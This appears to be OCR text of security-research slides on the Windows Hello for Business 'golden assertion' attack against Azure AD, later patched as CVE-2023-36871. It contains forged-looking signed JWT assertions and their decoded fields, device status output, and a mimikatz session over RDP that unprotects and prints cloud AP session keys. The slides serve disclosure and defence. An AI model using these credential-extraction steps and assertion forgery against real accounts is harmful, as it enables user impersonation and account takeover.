QU9fUnVfRDF5VEI3Y3NldjM0amdMMDNvSkxwZ0RVUUVXa3hWN0RpRV9UeF96b1U2Y3VGWllnQUEiDQp9.emdCHtsRc32VxKJ3tRwnR0j70IP1nzdWZq4yeVU
V3Jscarzk9OoDAKskSTyeH1OIVgNmWELkv7X1lu3QGbqzEIT1c5IBEemkgWgeSYQNnOTWCQJkPF9gT66HnOdkWzPFJsRAEC5W08Ianf4HEd63jn7CeMYJXEy
_YIwDrxSZnZn5H0dVn9ckzJcLGNj1d6tfuJ8L_BcOOIb7lZLQnSHkpVjQn9UMbXdhALmP9ufOCHc-BetKfOZbIKrZeA910EoPlPn399AME2o13tguvhaCb80
_CQEyva148wEjqGakKgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents>
```

Signed assertion with WHFB private key (old)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiTWIxMU5oMldsd1hXQThRcHp2R3BZRV
J2Z2xhdnZIbEYxMW1ZcW5IcGlpcz0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJ0cG10ZXN0QGltaW55
b3VyLmNsb3VkIiwgImF1ZCI6IjYyODdGMjhGLTR
GN0YtNDMyMi05NjUxLUE4Njk3RDhGRTFCQyIsIC
JpYXQiOiIxNjg0MzA4NjA2IiwgImV4cCI6IjE2O
DQzMDkyMDYiLCAic2NvcGUiOiJvcGVuaWQgYXph
IHVncyJ9.tBpi2n4KisKL22p-
8elsj3n4JEFo0RtNBIPWkxxwlI2nA1NTjTme4V5
MUzlkqD
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

PAYLOAD: DATA


```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

WHFB attack: golden assertion


- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key

- Problem: we need to use device cert+keys to use the assertion, which will bind the PRT to the device's TPM


Windows Hello usage over RDP



RDP to device without TPM = PRT exposure




```
PS C:\Users\TokenProtection\Documents> dsregcmd /status

+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES
          EnterpriseJoined : NO
              DomainJoined : NO
           Virtual Desktop : NOT SET
               Device Name : DESKTOP-9FJOBHL

+----------------------------------------------------------------------+
| Device Details                                                       |
+----------------------------------------------------------------------+

                  DeviceId : 973db80e-0a42-401c-b871-41cc47bdf5f4
                Thumbprint : 4FD99D9519F7060A1A4F750430972938C9FCC78B
 DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
            KeyContainerId : 7905a9be-343f-47b8-8006-b0b1f7cd295e
               KeyProvider : Microsoft Platform Crypto Provider
              TpmProtected : YES
          DeviceAuthStatus : SUCCESS

+----------------------------------------------------------------------+
| Tenant Details                                                       |
+----------------------------------------------------------------------+
```


DESKTOP-86AQKLO - Remote Desktop Connection
mimikatz 2.2.0 x64 (oe.eo)
Recy
Mic
E

```
SID name  : NT AUTHORITY\SYSTEM

612     {0;000003e7} 1 D 45042          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,2
 -> Impersonated !
 * Process Token : {0;012c3009} 2 F 19673846    AzureAD\TPM     S-1-12-1-4191710559-11
(10g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 19883091    NT AUTHORITY\SYSTEM     S-1-5-18
elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5E
AAAQAAIAAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAgAAIAAAAFxLUzuY4Gpj
AAAJVaAXwsbO34FeR1ehw7Wh17TzUCSyJJ-J6jmrQVnCqRYggJyzuQWZqeO0muj4wwDUAAAAABjBiAHjkeIKAb
55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
Label       : AzureAD-SecureConversation
Context     : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
 * using CryptUnprotectData API
Key type    : Software (DPAPI)
Clear key   : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
Derived Key: dc1a1f812bf53fe276ff7e149b94602625ef64f8f416bf86452fc06bcb89afba

mimikatz #
```

WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device




PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```

Fri Jul 31 2026 22:39:29 GMT+0200 (Central European Summer Time)

Signed assertion with WHFB private key (new)



Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCA
ia2lkIjoiSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcE
Z2YzBXRTdOMXFHUmNpTk50YzJFUT0iLCAidXNlI
joibmdjIn0.eyJpc3MiOiJtb2JpZWxAaW1pbnlv
dXIuY2xvdWQiLCAiYXVkIjoiNjI4N0YyOEYtNEY
3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgIm
lhdCI6IjE3MTM1Mjk1NDciLCAiZXhwIjoiMTcxM
zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg
dWdzIiwgInJlcXVlc3Rfbm9uY2UiOiJBd0FCRWd
FQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcX
hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd
2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN
cjY4US1UMjlXZDBzMGdBQSJ9.HJEWJ5xrlhFird
e91q8xouhjaapa-
_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY
3Ln4w2G63o
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
"Ir0d9rUkxO23fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
  "request_nonce": "AwABEgEAAAACAOz_BQD0_xsCz1V33j6K-
cqxoaABE3wAlXXG95eFmEBovgPUv97Mwb-
Rf91s6O4sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA"
}
```


Tenant

Timestamp

Nonce

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in patch FAQ, actual server side enforcement for nonce only enabled in May 2024



FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

